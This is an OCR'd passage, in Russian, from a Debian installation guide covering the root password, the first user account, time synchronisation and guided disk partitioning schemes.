
Многие локальные сети основаны на неявном предположении, что всем машинам можно доверять, однако неадекватная конфигурация одного компьютера может нарушить всю сеть. Поэтому не подключайте вашу машину к локальной сети без согласования параметров (например, IP адрес, маска подсети и широковещательный адрес) с администратором.

4.2.9. Пароль Администратора

Во время установки автоматически создается учетная запись суперпользователя, зарезервированная для администратора компьютера. Вот почему запрашивается пароль.

Программа установки также запрашивает подтверждение пароля чтобы предотвратить ошибки ввода, которые позднее будет трудно исправить.

Рисунок 4.5. Пароль Администратора



***БЕЗОПАСНОСТЬ* Пароль администратора**

Пароль пользователя root должен быть длинным (8 символов или более) и невозможным для угадывания. В действительности, любой компьютер (и тем более любой сервер) подключенный к Интернет, является мишенью для попытки автоматического подключения с наиболее очевидными паролями. Иногда он является объектом для словарных атак, в которых многие комбинации слов и чисел проверяются как пароль. Избегайте использования имён детей или родителей, даты рождения и т.д.: многие из ваших коллег могут знать их, а вы навряд ли хотите предоставить им свободный доступ на компьютер.


Эти замечания в равной степени относятся для паролей всех пользователей, однако последствия скомпрометированной учётной записи носят менее радикальный характер для пользователей без административных прав.

Если фантазии не хватает, не стесняйтесь использовать генераторы паролей, такие как **pwgen** (в пакете с тем же именем).

4.2.10. Создание Первого Пользователя

Debian также обязывает создать учетную запись стандартного пользователя, это необходимо для того чтобы не завести плохую привычку работать как root. Принцип предосторожности по сути означает, что каждая задача выполняется с минимальными правами, что в свою очередь ограничивает ущерб, вызванный человеческой ошибкой. Вот почему программа-установщик запрашивает полное имя первого пользователя, его логин и пароль (дважды, чтобы предотвратить риск ошибочного ввода).

Рисунок 4.6. Имя первого пользователя



4.2.11. Настройка даты и времени

Если Вы подключены к сети, система синхронизирует часы с NTP-сервером. Эта синхронизация позволит корректно отображать текущее время уже при первой загрузке. Чтобы часы всегда показывали точное время NTP-сервис должен быть запущен после первоначальной установки (подробнее Раздел 8.9.2, «Time Synchronization»).

4.2.12. Обнаружение дисков и других устройств

Этот шаг предполагает автоматическое обнаружение дисков, которые подходят для установки Debian. Они будут отображены на следующем шаге: создание разделов.

4.2.13. Запуск программы разметки


***КУЛЬТУРА* Разметка диска**

Разметка - необходимый шаг в установке. Он заключается в разделении доступного пространства жёстких дисков на так называемые"разделы" в соответствии с данными, которые будут храниться на них, и их предназначением.Этот шаг также включает в себя выбор файловой системы. Все эти решения будут оказывать влияние на производительность, защищенность данных и администрирование сервера.

По традиции разметка вызывает трудности у начинающих пользователей. На этом этапе необходимо определить различные части диска (или “разделы”) на которых будут храниться файловая система Linux и виртуальная память (swap). Эта задача усложняется, если на этой машине уже установлена другая операционная система, которую вы хотите сохранить. Действительно, вам придется убедиться в том, что вы не изменяете её разделов (или вы изменяете их без повреждения).


К счастью, программное обеспечения разметки имеет режим “Авто” (в ориг. “guided"), который предлагает пользователю различные варианты разметки — в большинстве случаев, вы можете просто подтвердить вариант, предлагаемый программой.

Рисунок 4.7. Выбор режима разметки



Первый экран инструмента разметки предлагает выбрать целый диск для создания различных разделов. Для (нового) компьютера, на котором будет использоваться исключительно Linux, этот вариант явно самый простой, и вы можете выбрать опцию “Авто - использовать весь диск”. Если компьютер имеет два жёстких диска для двух операционных систем, установка по одному жёсткому диску на каждую систему является также решением, которое может облегчить процесс разметки. В обоих из этих случаев, следующий экран предлагает выбрать диск на который будет установлен Linux, выбрав соответствующую запись (например, “SCSI1 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK”). Затем начнется автоматическая разметка.

Рисунок 4.8. Диск для автоматической разметки




Автоматическая разметка может также настроить LVM логические тома вместо разделов (см. ниже). Поскольку остальная часть операция такая же, мы не будем следовать по опции “Авто - использовать весь диск и настроить LVM” (шифрованный или нет).

В других случаях, когда Linux должен работать вместе с другими уже созданными разделами, вам нужно выбрать разметку вручную.

4.2.13.1. Автоматическая разметка

Инструмент автоматической разметки предлагает три метода разметки, соответствующие разным обычаям.

Рисунок 4.9. Автоматическая разметка



Первый метод называется “Всё в одном разделе”. Все дерево системы Linux хранится в единственной файловой системе, соответствующей корневой директории `/`. Это простая и надежная разметка для личных и однопользовательских систем. На самом деле, будет создано два раздела: в первом будет размещаться вся файловая система, а во втором - виртуальная память (swap).

Второй метод, “Отдельный раздел для `/home/`”, подобен первому, но разбивает файловую иерархию надвое: один раздел содержи Linux систему (`/`), а второй - “домашние каталоги” (пользовательские данные, в файлах и подкаталогах доступных под `/home/`).

Последний метод, называемый “Отдельные разделы для `/home`, `/var`, и `/tmp`”, предназначен для серверов и многопользовательских систем. Он делит древо файлов на несколько разделов: в дополнение к разделам корня (`/`) и учетных записей пользователей (`/home/`), создаются разделы для данных серверного программного обеспечения (`/var/`) и временных файлов (`/tmp/`). Это разделение имеет ряд преимуществ. Пользователи не могут заблокировать сервер, использовав все свободное место жёсткого диска (они могут только заполнить `/tmp/` и `/home/`). Данные демонов (особенно логи) больше не могут засорить остальную систему.

